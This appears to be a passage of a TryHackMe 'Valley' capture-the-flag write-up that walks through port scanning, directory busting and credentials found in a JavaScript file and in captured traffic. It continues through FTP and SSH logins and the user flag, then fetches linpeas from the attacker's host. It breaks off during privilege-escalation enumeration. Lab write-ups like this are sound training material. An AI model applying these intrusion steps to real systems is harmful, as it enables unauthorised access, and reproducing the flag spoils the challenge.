
Valley - Tryhackme

Nmap Scanning all the ports

```
$ nmap -A -p- -vvv -oN nmapscan_allports -T4 10.10.111.58

Increasing send delay for 10.10.111.58 from 0 to 5 due to 138 out of 344 dropped probe
s since last increase.
Increasing send delay for 10.10.111.58 from 5 to 10 due to 11 out of 18 dropped probes
since last increase.
Warning: 10.10.111.58 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.111.58
Host is up, received syn-ack (0.25s latency).
Scanned at 2023-06-02 11:25:37 EDT for 2511s
Not shown: 63472 closed tcp ports (conn-refused), 2060 filtered tcp ports (no-respons
e)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 c2842ac1225a10f16616dda0f6046295 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCf7Zvn7fOyAWUwEI2aH/k8AyPehxzzuNC1v4AAlhDa4Off
4085gRIH/EXpjOoZSBvo8magsCH32JaKMMc59FSK4canP2I0VrXwkEX0F8PjA1TV4qgqXJI0zNVwFrfBORDdlC
PNYiqRNFp1vaxTqLOFuHt5r34134yRwczxTsD4Uf9Z6c7Yzr0GV6NL3baGHDeSZ/msTiFKFzLTTKbFkbU4SQYc
7jIWjl0ylQ6qtWivBiavEWTwkHHKWGg9WEdFpU2zjeYTrDNnaEfouD67dXznI+FiiTiFf4KC9/1C+msppC0o77
nxTGI0352wtBV9KjTU/Aja+zSTMDxoGVvo/BabczvRCTwhXxzVpWNe3YTGeoNESyUGLKA6kUBfFNICrJD2JR7p
XYKuZVwpJUUCpy5n6MetnonUo0SoMg/fzqMWw2nCZOpKzVo9OdD8R/ZTnX/iQKGNNvgD7RkbxxFK5OA9Tlvfvu
RUQQaQP7+UctsaqG2F9gUfWorSdizFwfdKvRU=
|   256 429e2ff63e5adb51996271c48c223ebb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNIiJc4hdfc
u/HtdZN1fyz/hU1SgSas1Lk/ncNc9UkfSDG2SQziJ/5SEj1AQhK0T4NdVeaMSDEunQnrmD1tJ9hg=
|   256 2ea0a56cd983e0016cb98a609b638672 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEZhkboYdSkdR3n1G4sQtN4uO3hy89JxYkizKi6Sd/Ky
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
37370/tcp open  ftp     syn-ack vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Fri Jun  2 12:07:29 2023 -- 1 IP address (1 host up) scanned in 2512.27
seconds
```

- Moving on to port 80, visited the website



- Did a Directory busting on http://10.10.111.58/

```
/gallery              (Status: 301) [Size: 314] [--> http://10.10.111.58/gallery/]
/static               (Status: 301) [Size: 313] [--> http://10.10.111.58/static/]
/pricing              (Status: 301) [Size: 314] [--> http://10.10.111.58/pricing/]
```

- Found nothing of much interest.
- The photos were in the directory gallery, and while visiting any photo- The URL was - http://10.10.111.58/static/<number>
- So, did a directory busting on http://10.10.111.58/static


```
/11                   (Status: 200) [Size: 627909]
/3                    (Status: 200) [Size: 421858]
/18                   (Status: 200) [Size: 2036137]
/16                   (Status: 200) [Size: 2468462]
/5                    (Status: 200) [Size: 1426557]
/9                    (Status: 200) [Size: 1190575]
/00                   (Status: 200) [Size: 127]
```

- Found an interesting one here - `/00` , and all of the else were photos.


- Visited - http://10.10.111.58/static/00
- Performed Curl request on the above URL.

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ curl http://10.10.111.58/static/00
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
```


- Got a directory in the output- `/dev1243224123123`
- Visited the URL - http://10.10.111.58/dev1243224123123
- Found a login portal here-



- Checked the source code of the login portal -




- Looked into the `dev.js` file as it looks interesting.
- Luckily found some credentials in it-




```
In dev.js file, got-

username === "siemDev"  password === "california"
/dev1243224123123/devNotes37370.txt
```


- Tried the login credentials at the login portal, and was successfully able to login.
- After login it directly opened the page - http://10.10.111.58/dev1243224123123/devNotes37370.txt




- It is telling indicating towards FTP server.
- Trying the same credentials to login via FTP, and we saw in the Nmap scan results that FTP was open on port - 37370.


```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ ftp 10.10.111.58 -p 37370
Connected to 10.10.111.58.
220 (vsFTPd 3.0.3)
Name (10.10.111.58:kali): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45769|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000         7272 Mar 06 13:55 siemFTP.pcapng
-rw-rw-r--    1 1000     1000      1978716 Mar 06 13:55 siemHTTP1.pcapng
-rw-rw-r--    1 1000     1000      1972448 Mar 06 14:06 siemHTTP2.pcapng
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> get siem
siemFTP.pcapng          siemHTTP1.pcapng        siemHTTP2.pcapng
ftp> get siemFTP.pcapng
local: siemFTP.pcapng remote: siemFTP.pcapng
229 Entering Extended Passive Mode (|||32155|)
150 Opening BINARY mode data connection for siemFTP.pcapng (7272 bytes).
100% |***********************************|  7272       29.32 KiB/s    00:00 ETA
226 Transfer complete.
7272 bytes received in 00:00 (13.45 KiB/s)
ftp> get siemHTTP1.pcapng
local: siemHTTP1.pcapng remote: siemHTTP1.pcapng
229 Entering Extended Passive Mode (|||29830|)
150 Opening BINARY mode data connection for siemHTTP1.pcapng (1978716 bytes).
100% |***********************************|  1932 KiB  243.00 KiB/s    00:00 ETAl
226 Transfer complete.
1978716 bytes received in 00:08 (235.52 KiB/s)
ftp> get siemHTTP2.pcapng
```

- Was successfully able to login.
- Found three files over there, so transferred it to my local machine to analyze using **Wireshark**.
- Found some interesting stuff in **siemHTTP2.pcapng,** a HTTP POST request, requesting to /index.html





- Checked it, via following the TCP stream.
- Found a username and password over here.
- The same credentials I found in a GET request to /img_avatar2.png



- So, the credentials we got are-

```
uname=valleyDev    psw=ph0t0s1234
```

- Trying to login via SSH (as we found SSH port open in Nmap scan), with these credentials.

```
┌──(kali㉿kali)-[~]
└─$ ssh valleyDev@10.10.168.247 -p22
The authenticity of host '10.10.168.247 (10.10.168.247)' can't be established.
ED25519 key fingerprint is SHA256:cssZyBk7QBpWU8cMEAJTKWPfN5T2yIZbqgKbnrNEols.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.168.247' (ED25519) to the list of known hosts.
valleyDev@10.10.168.247's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
valleyDev@valley:~$
```

- Successfully logged in as the user ValleyDev.
- Found the user flag.


```
valleyDev@valley:~$ pwd
/home/valleyDev
valleyDev@valley:~$ cat user.txt
THM{k@l1_1n_th3_v@lley}
valleyDev@valley:~$
```

- Tried to find files with SUID bits sets, but found nothing of much interest.
- There was a file in the /home directory - `valleyAuthenticator`, but I didn't have write access to that file.
- Downloaded `linpeas` into my target system.


```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cd transfer

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley/transfer]
└─$ ls
linpeas.sh  pspy64

┌──(kali㉿kali)-[~/Documents/Tryhackme/Valley/transfer]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.168.247 - - [03/Jun/2023 03:10:00] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
valleyDev@valley:~$ wget http://10.17.49.224:80/linpeas.sh
--2023-06-03 00:10:00--  http://10.17.49.224/linpeas.sh
Connecting to 10.17.49.224:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 835306 (816K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh             100%[==========================>] 815.73K  38.2KB/s    in 14s

2023-06-03 00:10:14 (59.9 KB/s) - 'linpeas.sh' saved [835306/835306]

valleyDev@valley:~$ ls
linpeas.sh  user.txt
```

- Found some interesting info from linpeas enumeration.




- Went to the folder /photos in the root directory.
- Found a folder /script and then found a file photosEncrypt.py in that directory.



```
valleyDev@valley:~$ cd /
valleyDev@valley:/$ ls
